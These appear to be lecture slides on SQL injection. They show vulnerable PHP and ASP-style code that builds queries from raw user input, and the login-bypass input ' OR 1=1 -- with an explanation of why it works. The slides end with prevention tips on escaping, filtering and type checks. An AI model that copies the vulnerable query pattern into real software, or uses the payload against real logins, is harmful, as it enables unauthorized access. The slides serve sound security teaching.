
```
$selecteduser = $_GET['user'];  
$sql = "SELECT Username, Key FROM Key " .  
        "WHERE Username='$selecteduser'";  
$rs = $db->executeQuery($sql);
```

What if **'user'** is a malicious string that changes the meaning of the query?

Input Becomes Part of Source Code




Normal Login



Malicious User Input




SQL Injection Attack




Breaking the Data/Code boundary!

SQL Injection: Basic Idea



Authentication with Backend DB

```
set UserFound = execute(  
    "SELECT * FROM UserTable WHERE  
    username= ' " & form("user") & " ' AND  
    password= ' " & form("pwd") & " ' " );
```



A login form with a light gray background. It contains two input fields: 'Username' and 'Password'. Below the 'Password' field is a blue 'Sign in' button and a checkbox labeled 'Stay signed in'.

User supplies username and password, this
SQL query checks if user/password
combination is in the database

```
If not UserFound.EOF  
    Authentication correct  
else Fail
```

Only true if the result of SQL query is not
empty, i.e., user/pwd is in the database

Using SQL Injection to Log In

- User gives username ' OR 1=1 --
- Web server executes query

```
set UserFound=execute(  
    SELECT * FROM UserTable WHERE  
    username= ' OR 1=1 -- ... ) ;
```

Always True!

Everything after -- is ignored!

- Now all records match the query, so the result is not empty $\Rightarrow$ correct “authentication”!

Preventing SQL Injection

Separate data and code

- Filter out any character that has special meaning
 - Apostrophes, semicolons, percent, hyphens, underscores, ...
 - Use escape characters to prevent special characters from becoming part of the query code
 - E.g.: `escape(O'Connor) = O\'Connor`
- Check the data type (e.g., input must be an integer)